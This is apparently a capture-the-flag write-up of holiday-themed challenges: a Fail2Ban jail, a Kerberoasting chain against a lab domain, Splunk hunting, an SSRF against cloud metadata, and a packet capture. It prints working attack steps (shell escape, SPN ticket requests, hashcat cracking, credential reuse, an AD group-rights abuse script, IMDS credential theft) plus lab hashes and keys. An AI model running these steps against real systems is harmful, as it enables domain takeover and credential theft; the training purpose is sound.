
```
cd /var/spool/
ls
birdknob.png
mail
printer.log
tail printer.log
=============================

Biggering.pdf
Size Chart from https://clothing.north.pole/shop/items/TheBigMansCoat.pdf
LowEarthOrbitFreqUsage.txt
Best Winter Songs Ever List.doc
Win People and Influence Friends.pdf
Q4 Game Floor Earnings.xlsx
Fwd: Fwd: [EXTERNAL] Re: Fwd: [EXTERNAL] LOLLLL!!!.eml
Troll_Pay_Chart.xlsx
```

Answer: Troll_Pay_Chart.xlsx

CP: HoHo … No

Elf: Eve Snowshoes





You must create a custom Fail2Ban filter, action, and jail for this challenge. Before starting, let me explain Fail2Ban a bit more. Fail2Ban is a software that blocks incoming traffic based on specific filters, either premade or custom. When a filter is triggered, it triggers an action, which often results in network blocking for those users. The jails contain a configuration on how long those users are to be blocked, what actions are to be triggered, and the qualifications for those triggers. Each of the 3 items created needs a specific name and format and be placed in specific folders for Fail2Ban to recognize them as valid.

For this challenge, the requirement was to parse through a large log file and look for any malicious activity. This activity can be identified by one of the 4 following messages in the logs:

```
Failed login from IP for
Login from IP rejected due to unknown user name
IP sent a malformed request
Invalid heartbeat alpha/beta/delta/gamma from IP
```

The first step is to take these 4 malicious lines and create the regex needed to match them in the filter. Fail2Ban has a unique functionality where it uses <HOST> where the IP address would typically be to pull the IP in for use in the action.

Filter:

/etc/fail2ban/filter.d/santa.conf

```
[Definition]
failregex = .*Failed login from <HOST> for .*
            .*Login from <HOST> rejected due to unknown user name.*
            .* <HOST> sent a malformed request.*
            .*Invalid heartbeat (.*) from <HOST>.*
```

After creating the filter, the action needs to be created. First, I needed to pass the IP address into the /root/naughtylist executable to add it to this challenge list. This is where the IP we stored in the filter is used.

Action:

/etc/fail2ban/action.d/santa.conf

```
[Definition]
actionban = /root/naughtylist add <ip>
actionunban = /root/naughtylist del <ip>
nonrestored = 1
```

Finally, a jail that provides the retry values to compare against a ban, the length of the ban, and the action to take needs to be created. The challenge tasked us with looking for any incoming traffic that failed 10 times within an hour, and did not specify a specific ban time, so I just went with 1 hour. For this jail, I also had to specify the action name (which corresponded with the name of the action file we created), the filter (also based on the file name), and enable the jail with true.

Jail:

/etc/fail2ban/jail.d/santa.conf

```
[santa]
logpath = /var/log/hohono.log
filter = santa
findtime = 1h
bantime = 1h
maxretry = 10
enabled = true
action = santa
```

Once these 3 files have been created, the Fail2Ban service has to be restarted to load the jail.

```
root@62d03f4bbe49:~# service fail2ban restart
 * Restarting Authentication failure monitor fail2ban
root@62d03f4bbe49:~# service fail2ban status
 * Status of Authentication failure monitor
 *  fail2ban is running
root@62d03f4bbe49:~# fail2ban-client status
Status
|- Number of jail:      1
`- Jail list:   santa
```

Finally, `/root/naughtylist refresh` is run, and if done correctly, the challenge should be solved.


```
root@37c22f015301:~# /root/naughtylist refresh
Refreshing the log file...
root@37c22f015301:~# Log file refreshed! It may take fail2ban a few moments to re-process.
99.16.28.93 has been added to the naughty list!
11.97.124.104 has been added to the naughty list!
32.100.1.215 has been added to the naughty list!
105.216.213.126 has been added to the naughty list!
176.222.125.118 has been added to the naughty list!
130.149.31.66 has been added to the naughty list!
180.148.3.53 has been added to the naughty list!
101.75.230.72 has been added to the naughty list!
79.121.93.181 has been added to the naughty list!
67.9.161.51 has been added to the naughty list!
115.234.40.131 has been added to the naughty list!
154.245.216.30 has been added to the naughty list!
You correctly identifed 12 IPs out of 12 bad IPs
You incorrectly added 0 benign IPs to the naughty list



**********************************************************************
* You stopped the attacking systems! You saved our systems!
*
* Thank you for all of your help. You are a talented defender!
**********************************************************************
```

Solving this challenge unlocked Challenge 8: Kerberoasting and provided some essential hints and talks to help get through the challenge.


8) Kerberoasting

This challenge starts with registration at https://register.elfu.org/register, which provides a username and password to log into an SSH service. This service seems to be a vim session, however it is severely locked down, and the standard vim shell escapes don't work.


To escape this shell, I pressed CTRL+d, which is the escape sequence for an IPython session (this took some trial and error to find). This dropped me into an interactable Python shell.



From here, a simple `os.system("/bin/bash")` dropped me into a shell on the endpoint. To prevent having to do this each log in the program, `chsh` can be used to change the login shell from /opt/grading_system to /bin/bash. This also fixes a TERM issue with scp when transferring files.



Nmapping the local subnet shows a few hosts active, including one that looks like a Domain Controller.



However, this is incorrect and easily proven false by reviewing `/etc/resolv.conf`, which shows a nameserver of 10.128.1.53.

```
koxwepycsz@grades:~$ cat /etc/resolv.conf
search c.holidayhack2021.internal. google.internal.
nameserver 10.128.1.53
```

Later investigation via BloodHound identifies this 10.128.1.53 as having the hostname DC01 and as the valid Domain Controller for the network.

It is possible to identify the Domain name in a few different ways, but in my case, I just ran a more detailed nmap scan against the fake Domain Controller on 172.17.0.3, which showed the domain to be ELFU.local (Eagle-eyed attackers may also notice the grades.elfu.local on machine 172.17.0.5 on the first nmap scan.

With the domain name identified, and a domain user (ourselves), we can query for any Kerberoastable users. Kerberoasting is the practice of querying a domain for the encrypted TGS tickets for any services accounts in the domain. An offline brute force attack can be launched with these encrypted tickets, hopefully returning the cleartext passwords.

This attack is carried out with the command `GetUserSPNs.py ELFU.local/USERNAME:PASSWORD -request -outputfile kerb_hashes.txt.`

```
koxwepycsz@grades:~$ GetUserSPNs.py ELFU.local/koxwepycsz:Ftefhllhu! -request -outputfile kerb_hashes.txt
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

ServicePrincipalName                Name      MemberOf  PasswordLastSet             LastLogon                   Delegation
----------------------------------  --------  --------  --------------------------  --------------------------  ----------
ldap/elfu_svc/elfu                  elfu_svc            2021-10-29 19:25:04.305279  2021-12-12 22:57:45.259068
ldap/elfu_svc/elfu.local            elfu_svc            2021-10-29 19:25:04.305279  2021-12-12 22:57:45.259068
ldap/elfu_svc.elfu.local/elfu       elfu_svc            2021-10-29 19:25:04.305279  2021-12-12 22:57:45.259068
ldap/elfu_svc.elfu.local/elfu.local elfu_svc            2021-10-29 19:25:04.305279  2021-12-12 22:57:45.259068
```

In this case, the elfu_svc account was vulnerable, and I pulled out the saved hash (this is where fixing the login shell comes into play with scp). To crack this hash, I needed a wordlist to run it against. There are many well-known lists like rockyou.txt and crackstation.txt, however the hints for this challenge indicate that we may want to use Cewl, which spiders a web page and creates a list based on the information found there. The only website we have access to is the registration page, so I tried it against that. I also made sure to use the flag to include items with numbers.

```
cewl --with-numbers -d 10 -w sans-wordlist.txt https://register.elfu.org/register
```

This created a solid list, including some values hidden in an HTML comment that seem prime candidates to be passwords. From there, I took the outputted hash and ran it against this list via hashcat. To increase the chances of finding a correct password, I included a modifier ruleset, which modified each item in the initial wordlist in various ways.

```
hashcat.exe -O -r rules\OneRuleToRuleThemAll.rule hash sans-wordlist.txt
```

Running this command results in the password Snow2021!

```
D:\Tools\hashcat-6.2.4>hashcat.exe -O -r rules\OneRuleToRuleThemAll.rule hash sans-wordlist.txt
hashcat (v6.2.4) starting in autodetect mode

Unsupported AMD HIP runtime version '4.0' detected! Falling back to OpenCL...

OpenCL API (OpenCL 2.1 AMD-APP (3302.6)) - Platform #1 [Advanced Micro Devices, Inc.]
=====================================================================================
* Device #1: AMD Radeon RX 5700 XT, 8064/8176 MB (6732 MB allocatable), 20MCU

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

13100 | Kerberos 5, etype 23, TGS-REP | Network Protocols

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 31

Skipping invalid or unsupported rule in file rules\OneRuleToRuleThemAll.rule on line 8210: ^o^—à^—é^o^t
Skipping invalid or unsupported rule in file rules\OneRuleToRuleThemAll.rule on line 42459: ^a^—à^—é^e^s^a^r^t^n^o^c
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 51995

Optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 175 MB

Dictionary cache hit:
* Filename..: sans-wordlist.txt
* Passwords.: 6
* Bytes.....: 74
* Keyspace..: 311970

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

$krb5tgs$23$*elfu_svc$ELFU.LOCAL$ELFU.local/elfu_svc*$f46bfb2fc3b09ba9923cacc24aa997c3$76e883c86f7836ee61a8992f98b09cd5fe694c70976f7c1cd1c70c5331ec07b26721f
d624d50e3cd5b8753b804042c8e0236964c624eeaa9bb9cec3b0e133664e37365df8ad1cb4002cc2321b29b4ce538dbdf49ebf459bde22b906dca6bb66bae592fafd718a52b98e2f817ee9b1396e
5600820105937701bd4d41f48a75223e751e5ba82fdb2d5dd0f8ecce932276daa931f455c7ab4aaf1f8698065867679b90e4299bc7f40161fbb21328724390b103dbc7816d3f36c7f30cee6b7c0330
9425aaf73369903abcb5dc601d5d043893a5bfce19eea0119c7b6563ad45f36bdc1994b21c386d959214e4f99ae99e94e526544852a5048007ccecf603027d178f132ae59818443bfe1699c8248e
bc3b2fed456a4f7126d066bf1e21eb24a121f6e0d04ac8410c12c8069c2861e213aa2fd978286b9a8368fd2286b6e4ab8dcdf8025d22a18ae2b72ca95d24938f169704180635ad18460a4262abe9
2d581092546f660fcaa33413ea45b598580e3e8237d749c91c9a3b342fce07508efa5be2c3dfa4d13f458c81c0e9c13ac16a1ca88a99af2cfacee3d93314f577111cd3a027625b8610f1756fef40
a927b863024d2f558859b0cadf4249fc5aa455bc03d0f655ac52b58dcfab9e400461e0eb8cf75f671950db05d8b6a38e045ecef03fef47c08d508ee208424aa7efa8be792d52ab961f1e135daefa
03a11678c936b422da0894ff7863ac7ed223c16f25665e8512c9ea39d1f8a18054c79927e2dc97146f429ac811b8d39dba8dfeec9913d0857ebaa9e753dfca3e5926a51bd71c89ee11fccbafa4e2
889e77b95f846d18adacba89fe785519ef2bd374f1f8141e7f02c4f2a46c5b90c5f6e81cd291a1e3dae325a20e0e5744485bad2dcad740159d1a1dc6ed551aeba097191f798cef38d0417f5a25fe
6e03e0a5f2896a1ca49371e216f1aa997fb23ceee31a363ecdb544cf0bf749f78d687a5bd9e96a224b43e0c95ea2eb7e688882dc9747e4564010c802b0d0ea34d13f12dc227d1e08c5fb8dc0be0c
5f42498e1ad336b05e0b76cb1345f0d23ba30a524a7c77652deba7fa37fb1bb1c1bb0b1e224a65f44262c7ec7ce7cb72fc1457695dfdc05b453a90741bcad77ccb253e79e27efaac6be350b43f0b
e40d5970aadc0d88046752fd29388782000da9b126984d3e784b48344a772342a7d5cec1efbb657ad988a145995f01eb7704f3a7a986254a2323a45e6bd2039875afcb0e9abd773d70132a6fd0e4
e27214c7d0bea8469dde3caea8e2d507acef22be535f4140c67737fb1099d8c699038e5cfb65247e65eb91fc6ad08c5b5c6a6ae4e28949bbf9671425552a4c245bc058284560e849c3062143e544
bb20eb7e94039f81ec4fc5e357c26760b00d283ee96ae359ba21e09b301ae742c871e488e4034c273a78b53e13e4cfa70cceedaa6432c844f9c6f:Snow2021!
```

In the initial nmap scan some SMB shares were present in the network. Reviewing the shares shows one called elfu_svc_share on the 172.17.0.3 endpoint. I was able to access this share with the new login information gained.

```
smbclient -U ELFU.local\\elfu_svc \\\\172.17.0.3\\elfu_svc_shr
```

```
onbvfjcwij@grades:~$ smbclient -U ELFU.local\\elfu_svc -L \\\\172.17.0.3
Enter ELFU.LOCAL\elfu_svc's password:

        Sharename       Type      Comment
        ---------       ----      -------
        netlogon        Disk
        sysvol          Disk
        elfu_svc_shr    Disk      elfu_svc_shr
        research_dep    Disk      research_dep
        IPC$            IPC       IPC Service (Samba 4.3.11-Ubuntu)
SMB1 disabled -- no workgroup available
onbvfjcwij@grades:~$ smbclient -U ELFU.local\\elfu_svc \\\\172.17.0.3\\elfu_svc_shr
Enter ELFU.LOCAL\elfu_svc's password:
Try "help" to get a list of possible commands.
smb: \>
```

Inside the share was many PowerShell scripts, which I downloaded to my local machine using smbclient. PowerShell has several methods of authentication, but the primary one is `PSCredential.` Grepping for this against all the files identified another login stored in the GetProcessInfo.ps1 file. Unfortunately, this credential was stored in an encrypted string, so I couldn't get the cleartext password, however I could reuse the same commands shown to log in as that user in PowerShell.

```
Grep -B 2 -r "PSCredential"
```

```
--
GetProcessInfo.ps1-$SecStringPassword = "76492d1116743f0423413b16050a5345MgB8AGcAcQBmAEIAMgBiAHUAMwA5AGIAbQBuAGwAdQAwAEIATgAwAEoAWQBuAG
AYwA0ADUAMwAwAGQANQA5ADEAYQBlADYAZAAzADUAMAA3AGIAYwA2AGEANQAxADAAZAA2ADcANwBlAGUAZQBlADcAMABjAGUANQAxADEANgA5ADQANwA2AGEA"
GetProcessInfo.ps1-$aPass = $SecStringPassword | ConvertTo-SecureString -Key 2,3,1,6,2,8,9,9,4,3,4,5,6,8,7,7
GetProcessInfo.ps1:$aCred = New-Object System.Management.Automation.PSCredential -ArgumentList ("elfu.local\remote_elf", $aPass)
```

Using this credential, I could not only run commands against the DC01 Domain Controller, but I could also create a PSRemote session and log on to the DC directly. To do this, I needed to pass in the SecStringPassword value, create the $aCred as the original script did, and then use that cred with New-PSSession to create a session against the DC (which needed to have its full hostname of DC01.ELFU.local used).

```
$SecStringPassword =
"76492d1116743f0423413b16050a5345MgB8AGcAcQBmAEIAMgBiAHUAMwA5AGIAbQBuAGwAdQAwAEIATgAwAEoAWQBuAGcAP
QA9AHwANgA5ADgAMQA1ADIANABmAGIAMAA1AGQAOQA0AGMANQBlADYAZAA2ADEAMgA3AGIANwAxAGUAZgA2AGYAOQBiAGYAMwB
jADEAYwA5AGQANABlAGMAZAA1ADUAZAAxADUANwAxADMAYwA0ADUAMwAwAGQANQA5ADEAYQBlADYAZAAzADUAMAA3AGIAYwA2A
GEANQAxADAAZAA2ADcANwBlAGUAZQBlADcAMABjAGUANQAxADEANgA5ADQANwA2AGEA"
$aPass = $SecStringPassword | ConvertTo-SecureString -Key 2,3,1,6,2,8,9,9,4,3,4,5,6,8,7,7
$aCred = New-Object System.Management.Automation.PSCredential -ArgumentList
("elfu.local\remote_elf", $aPass)
Invoke-Command -ComputerName DC01.ELFU.local -ScriptBlock { echo $env:UserName } -Credential
$aCred -Authentication Negotiate
$DC = New-PSSession -ComputerName DC01.ELFU.local -Credential $aCred
Enter-PSSession -Session $DC
```

```
ivsipfqixp@grades:~/SMB$ pwsh
PowerShell 7.2.0-rc.1
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.

PS /home/ivsipfqixp/SMB> echo $aPass^C
PS /home/ivsipfqixp/SMB> $SecStringPassword = "76492d1116743f0423413b16050a5345MgB8AGcAcQBmAEIAMgBiAHUAMwA5AGIAbQBuAGwAdQAwAEIATgAwAEoAWQBuAGcAPQA9AHwANgA5ADgAMQA1ADIANABmAGIAMAA1AGQAOQA0
wAxADMAYwA0ADUAMwAwAGQANQA5ADEAYQBlADYAZAAzADUAMAA3AGIAYwA2AGEANQAxADAAZAA2ADcANwBlAGUAZQBlADcAMABjAGUANQAxADEANgA5ADQANwA2AGEA"
PS /home/ivsipfqixp/SMB> $aPass = $SecStringPassword | ConvertTo-SecureString -Key 2,3,1,6,2,8,9,9,4,3,4,5,6,8,7,7
PS /home/ivsipfqixp/SMB> $aCred = New-Object System.Management.Automation.PSCredential -ArgumentList ("elfu.local\remote_elf", $aPass)
PS /home/ivsipfqixp/SMB> Invoke-Command -ComputerName DC01.ELFU.local -ScriptBlock { echo $env:UserName } -Credential $aCred -Authentication Negotiate
remote_elf
PS /home/ivsipfqixp/SMB> $DC = New-PSSession -ComputerName DC01 -Credential $aCred
New-PSSession: [DC01] Connecting to remote server DC01 failed with the following error message : MI_RESULT_FAILED For more information, see the about_Remote_Troubleshooting Help topic.
PS /home/ivsipfqixp/SMB> $DC = New-PSSession -ComputerName DC01.ELFU.local -Credential $aCred
PS /home/ivsipfqixp/SMB> Enter-PSSession -Session $DC
[DC01.ELFU.local]: PS C:\Users\remote_elf\Documents> ls


    Directory: C:\Users\remote_elf\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----       12/21/2021   2:33 PM                WindowsPowerShell


[DC01.ELFU.local]: PS C:\Users\remote_elf\Documents>
```

Once I had gained access to the DC, I started work to identify any weaknesses. This is one point where past pentesting experience actually worked against me. I was focused on finding a path to Domain Admin for a while, when all I needed for this challenge was access to the reasearch_dep share that we saw earlier. With this in mind, I pivoted to look for any weaknesses against the Research Department AD Group. The PowerShell snippets provided for this challenge provided all the PowerShell queries needed to complete this research.

1: Identify users with exploitable permissions against the Research Department (this is the user we found in the PowerShell scripts).

```
$ADSI = [ADSI]"LDAP://CN=Research Department,CN=Users,DC=elfu,DC=local"
$ADSI.psbase.ObjectSecurity.GetAccessRules($true,$true,[Security.Principal.NTAccount])
```

```
ActiveDirectoryRights : WriteDacl
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : ELFU\remote_elf
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None
```

2: Provide my initial user with GenericAll rights against the Research Department group.

```
Add-Type -AssemblyName System.DirectoryServices
$ldapConnString = "LDAP://CN=Research Department,CN=Users,DC=elfu,DC=local"
$username = "dedqrtfdzq"
$password = "Xzvrbcupo!"
$domainDirEntry = New-Object System.DirectoryServices.DirectoryEntry $ldapConnString, $username,
$password
$user = New-Object System.Security.Principal.NTAccount("elfu.local\$username")
$sid=$user.Translate([System.Security.Principal.SecurityIdentifier])
$b=New-Object byte[] $sid.BinaryLength
$sid.GetBinaryForm($b,0)
$hexSID=[BitConverter]::ToString($b).Replace('-','')
$domainDirEntry.Add("LDAP://<SID=$hexSID>")
$domainDirEntry.CommitChanges()
$domainDirEntry.dispose()
```

3: Access the research_dep share and download the file inside.

```
smbclient -U ELFU.local\\dedqrtfdzq \\\\172.17.0.3\\research_dep
```

```
dedqrtfdzq@grades:~$ smbclient -U ELFU.local\\dedqrtfdzq \\\\172.17.0.3\\research_dep
Enter ELFU.LOCAL\dedqrtfdzq's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Dec  2 16:39:42 2021
  ..                                  D        0  Wed Dec 22 08:01:33 2021
  SantaSecretToAWonderfulHolidaySeason.pdf      N   173932  Thu Dec  2 16:38:26 2021

                41089256 blocks of size 1024. 34420604 blocks available
smb: \> get SantaSecretToAWonderfulHolidaySeason.pdf
getting file \SantaSecretToAWonderfulHolidaySeason.pdf of size 173932 as SantaSecretToAWonderfulHolidaySeason.pdf (42462.8 KiloBytes/sec)
(average 42463.9 KiloBytes/sec)
smb: \>
```

Moving the file back to my host machine and reviewing reveals the answer.

Answer: Kindness

9) Splunk!

This challenge is pretty straightforward: build-out Splunk queries to answer the provided questions.

Task 1: Capture the commands Eddie ran most often, this can be further modified by adding CommandLine= "*git*" to only specifiy the git commands. Looking only at his process launches as reported by Sysmon, record the most common git-related CommandLine that Eddie seemed to use.

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=1
user=eddie CommandLine="*git*"
```

```
| stats count by CommandLine
| sort - count
```

Answer: git status

Task 2: Looking through the git commands Eddie ran, determine the remote repository that he configured as the origin for the 'partnerapi' repo. The correct one!

- By adjusting the CommandLine to be "*origin*" can see a few unique commands

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=1
user=eddie CommandLine="*origin*"
| stats count by CommandLine
| sort - count
```

Answer: git@github.com:elfnp3/partnerapi.git

Task 3: The 'partnerapi' project that Eddie worked on uses Docker. Gather the full docker command line that Eddie used to start the 'partnerapi' project on his workstation.

```
CommandLine="*docker*"  User=eddie
| stats  count by CommandLine
| sort  - count
```

Answer: docker compose up

Task 4:
Eddie had been testing automated static application security testing (SAST) in GitHub. Vulnerability reports have been coming into Splunk in JSON format via GitHub webhooks. Search all the events in the main index in Splunk and use the sourcetype field to locate these reports. Determine the URL of the vulnerable GitHub repository that the elves cloned for testing and document it here. You will need to search outside of Splunk (try GitHub) for the original name of the repository.

```
index=main sourcetype=github_json
| stats count by repository.url
```

https://github.com/snoopysecurity/dvws-node is forked from snoopysecurity

Answer: https://github.com/snoopysecurity/dvws-node

Task 5: Santa asked Eddie to add a JavaScript library from NPM to the 'partnerapi' project. Determine the name of the library and record it here for our workshop documentation.

```
CommandLine="*npm*"  User=eddie
| stats  count by CommandLine
| sort  - count
```

Answer: holiday-utils-js

Task 6: Another elf started gathering a baseline of the network activity that Eddie generated. Start with their search and capture the full process_name field of anything that looks suspicious

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=3
user=eddie NOT dest_ip IN (127.0.0.*) NOT dest_port IN (22,53,80,443)
```
| stats count by process_name

Answer: /usr/bin/nc.openbsd

Task 7: Uh oh. This documentation exercise just turned into an investigation. Starting with the process identified in the previous task, look for additional suspicious commands launched by the same parent process. One thing to know about these Sysmon events is that Network connection events don't indicate the parent process ID, but Process creation events do! Determine the number of files that were accessed by a related process and record it here.

Start with the malicious process:

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=3
user=eddie NOT dest_ip IN (127.0.0.*) NOT dest_port IN (22,53,80,443)
process_name="/usr/bin/nc.openbsd"
```

This returns a processID of 6791

Using that process ID, can do another search for the process creation

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=1
PID=6791
```

Which gives a parent process event of 6788 which can then be used to search for all events that occurred for that proccess

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=1
ParentProcessId=6788
```

This returns 'cat /home/eddie/.aws/credentials /home/eddie/.ssh/authorized_keys /home/eddie/.ssh/config /home/eddie/.ssh/eddie /home/eddie/.ssh/eddie.pub /home/eddie/.ssh/known_hosts' which is 6 files

Answer: 6

Task 8: Use Splunk and Sysmon Process creation data to identify the name of the Bash script that accessed sensitive files and (likely) transmitted them to a remote IP address.


```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=1
ProcessId=6788
```

Answer: preinstall.sh

Overall answer: whiz

10) Now Hiring

For this challenge, the Career Application page has a field for a URL. Inserting a valid Amazon IMDS URL such as http://169.254.169.254/latest/meta-data results in the page returning a Submission Accepted with a blank image.



To get the output from the query against AWS, you have to look at the provided "blank" image. In reality, the image file contains the response data from the endpoint, but the browser doesn't know how to display it since it's not an actual image. To view the data, you can either capture the request in Burp or (as I did) simply use curl against the endpoint https://apply.jackfrosttower.com/images/Test.jpg.

```
julian@kali-vm ~ curl https://apply.jackfrosttower.com/images/Test.jpg
ami-id
ami-launch-index
ami-manifest-path
block-device-mapping/ami
block-device-mapping/ebs0
block-device-mapping/ephemeral0
block-device-mapping/root
block-device-mapping/swap
elastic-inference/associations
elastic-inference/associations/eia-bfa21c7904f64a82a21b9f4540169ce1
events/maintenance/scheduled
events/recommendations/rebalance
hostname
iam/info
iam/security-credentials
iam/security-credentials/jf-deploy-role
instance-action
instance-id
instance-life-cycle
instance-type
latest
latest/api/token
local-hostname
local-ipv4
mac
```

Using this method, I noticed the security-credential of jf-deploy-role. By putting the URL http://169.254.169.254/latest/meta-data/iam/security-credentials/jf-deploy-role into the application form and curling the endpoint again, I obtained a copy of the AWS credentials.

```
C:\Users\julian>curl https://apply.jackfrosttower.com/images/Test.jpg
{
    "Code": "Success",
    "LastUpdated": "2021-05-02T18:50:40Z",
    "Type": "AWS-HMAC",
    "AccessKeyId": "AKIA5HMBSK1SYXYTOXX6",
    "SecretAccessKey": "CGgQcSdERePvGgr058r3PObPq3+0CfraKcsLREpX",
    "Token":
"NR9Sz/7fzxwIgv7URgHRAckJK0JKbXoNBcy032XeVPqP8/tWiR/KVSdK8FTPfZWbxQ==",
    "Expiration": "2026-05-02T18:50:40Z"
}
```


Answer: CGgQcSdERePvGgr058r3PObPq3+0CfraKcsLREpX

11) Customer Complaint Analysis

This challenge requires you to evaluate a packet capture and identify the names of the 3 trolls who complained about a human guest. To do this, I first identified the guest in question. The hints provided suggest that the human has the "Evil Bit" set, a fictional IP header designed to highlight incoming traffic as malicious. I queried for this bit with the WireShark query: `ip.flags.rb == 0`. Searching through the returned responses shows the woman is named Muffy and is in room 1024.

```
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "name" = "Muffy VonDuchess Sebastian"
  Form item: "troll_id" = "I don't know. There were several of them."
  Form item: "guest_info" = "Room 1024"
  Form item: "description" = "I have never, in my life, been in a facilit
  Form item: "submit" = "Submit"
```

